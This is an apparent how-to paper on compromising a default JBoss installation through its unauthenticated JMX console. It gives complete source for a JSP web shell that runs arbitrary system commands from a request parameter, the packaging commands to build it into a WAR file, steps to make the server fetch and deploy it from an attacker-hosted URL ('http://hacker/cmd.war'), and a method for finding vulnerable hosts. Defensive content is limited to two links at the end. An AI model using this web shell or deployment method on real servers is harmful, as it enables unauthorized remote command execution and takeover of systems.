

# Hacking jBoss

*Hacking a default jBoss installation using a browser*

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## 1. Introduction


This paper is a brief how-to on hacking a default Jboss installation using the JMX-Console.

## 2. Jboss

Jboss is an open source, standards-compliant application server which is based on J2EE (Java 2 Enterprise Edition). Being a Java-based application, it is generally platform-independent.


### 2.1. Default installation

The default configuration of Jboss is relatively open and thereby provides the administrator – as well as hackers - with many possibilities to compromise it.



### 2.2. JMX Console

The [JMX console](http://en.wikipedia.org/wiki/JMX)<sup>1</sup> can be remotely accessed on port 8080 in the default configuration. The JMX console provides a view into the microkernel of the Jboss application server, as well as access to the MBeans of the application server. The JMX console can be used to configure the MBeans of the Jboss server. By default the JMX console on `http://[host]:8080/jmx-console` can be accessed without any authentication.



<sup>1</sup> <http://en.wikipedia.org/wiki/JMX>

### 3. Deploy a web application

In order to deploy new applications on the application server, it is only necessary to configure the DeploymentScanner by adding a new URL with a customized WAR (Web ARchive) file.

The [DeploymentScanner](#)<sup>2</sup> regularly checks the configured URLs for new applications to deploy. By default it only checks the URL <file://JBOSSHOME/server/default/deploy/>, but with the addURL() command, it is possible to add a new URL with an application. Jboss will get the application from this URL. The next step is to wait for the DeploymentScanner to run the next time (usually about one minute), and access the new application.

#### 3.1. The web application

It is necessary to create a WAR file with WEB-INF a JSP to execute system commands. Here is a short example:

```
$ echo 'The JSP to execute the commands'
$ cat >cmd.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
$ echo 'The web.xml file in the WEB-INF directory configures the web application'
$ mkdir WEB-INF
$ cat >WEB-INF/web.xml
<?xml version="1.0" ?>
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">
    <servlet>
        <servlet-name>Command</servlet-name>
        <jsp-file>/cmd.jsp</jsp-file>
    </servlet>
</web-app>
$ echo 'Now put it into the WAR file'
$ jar cvf cmd.war WEB-INF cmd.jsp
$ echo 'Copy it on a web server where the Jboss server can get it'
$ cp cmd.war /var/www/localhost/htdocs/
```

<sup>2</sup> <http://wiki.jboss.org/wiki/Wiki.jsp?page=DeploymentScanner>

More information can be found at:

WAR file: [http://en.wikipedia.org/wiki/Sun\\_WAR\\_%28file\\_format%29](http://en.wikipedia.org/wiki/Sun_WAR_%28file_format%29)

Creating a WAR file: <http://access1.sun.com/techarticles/simple.WAR.html>

JSP: [http://en.wikipedia.org/wiki/JavaServer\\_Pages](http://en.wikipedia.org/wiki/JavaServer_Pages)

### 3.2. Deploy it

1. Navigate the browser to the `jboss.deployment:flavor=URL,type=DeploymentScanner` mbean

([http://\[host\]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL](http://[host]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL))




The screenshot shows the JMX console interface. The URL in the address bar is `http://victim:8080/jmx-console/`. Below the address bar, there are several sections:

- jboss.deployer**: Contains `service=BSHDeployer`.
- jboss.deployment**: Contains `flavor=URL,type=DeploymentScanner`, which is circled in red.
- jboss.ejb**: Contains `persistencePolicy=database.service=EJBTimerService`, `retryPolicy=fixedDelay.service=EJBTimerService`, `service=EJBDeployer`, and `service=EJBTimerService`.

2. Add the URL of the customized WAR file with the `addURL()` command

Invoke:



The screenshot shows the JMX console interface for the `addURL()` operation. The URL in the address bar is `http://victim:8080/jmx-console/HtmlAdaptor?act`. Below the address bar, there is a text input field containing `void addURL()`, which is circled in red. Below the input field, there is a table with the following columns: **Param**, **ParamType**, **ParamValue**, and **ParamDescription**.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	<code>http://hacker/cmd.war</code>	(no description)

Below the table, there is an **Invoke** button, which is also circled in red.

Success:



The screenshot shows the JBoss JMX console interface displaying the result of the `addURL()` operation. The title is **JBoss JMX MBean Operation Result addURL()**. Below the title, there are three links: [Back to Agent View](#), [Back to MBean View](#), and [Reinvoke MBean Operation](#). Below the links, there is a message: `Operation completed successfully without a return value.`, which is circled in red.

3. Wait for the DeploymentScanner....



The screenshot shows a browser window with the URL `http://victim:8080/cmd/cmd.jsp`. The page displays an **HTTP Status 404 - /cmd/cmd.jsp** error. Below the error message, there is a **description** section that reads: `The requested resource (/cmd/cmd.jsp) is not available.`

#### 4. Access the deployed application



### 4. Execute your code (hacker view)

What needs to be deployed in order to execute the desired commands on the Jboss server? To access an application with the browser, a web application should be deployed. For example put a command.jsp into the WAR file and upload it to the web server. The WAR file should be deployed, wait for the DeploymentScanner and execute commands using the command.jsp. These commands will be executed with the privileges of the Jboss server.

#### 4.1. Identifying vulnerable systems

Identifying vulnerable systems is easy, just check for the page :

```
http://[host]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL
```

and the string "addURL()".

### 5. Secure the JMX Console (administrator view)

<http://wiki.jboss.org/wiki/Wiki.jsp?page=SecureTheJmxConsole>  
<http://jira.jboss.com/jira/secure/attachment/12313981/index.html>

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